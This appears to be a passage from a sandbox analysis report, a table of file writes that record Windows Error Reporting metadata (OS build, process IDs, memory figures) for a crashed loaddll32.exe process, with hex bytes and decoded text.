C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 37 00 30 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>7080</Pid>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1180	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 31 00 31 00 31 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>11118</Uptime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1224	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1228	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1232	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1314	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1318	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1322	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1374	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1378	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1382	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1426	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1430	2	09 00		success or wait	3	6DD7497A	unknown

Copyright Joe Security LLC 2022

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1436	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1532	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1602	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1606	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1612	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2028</PageFaultCount>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1686	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1690	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1696	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 38 00 35 00 37 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7585792</PeakWorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1802	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 37 00 33 00 35 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7573504</WorkingSetSize>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1882	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1886	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	1892	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2006	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2010	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2016	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 37 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>157936</QuotaPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2114	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2118	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2124	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 30 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22000</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 36 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21648</QuotaNonPagedPoolUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1560576</PagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 38 00 37 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1568768</PeakPagefileUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1560576</PrivateUsage>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2790	30	3c 00 50 00 69 00 64 00 3e 00 33 00 38 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3808</Pid>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2820	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2824	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2832	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2902	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2906	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	2914	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3004	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3008	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3016	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 39 00 33 00 33 00 33 00 36 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6933362</Uptime>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3064	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3068	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3076	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3154	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3158	2	09 00		success or wait	4	6DD7497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3166	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	6DD7497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD0A0.tmp.WERInternalMetadata.xml	3230	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DD7497A	unknown
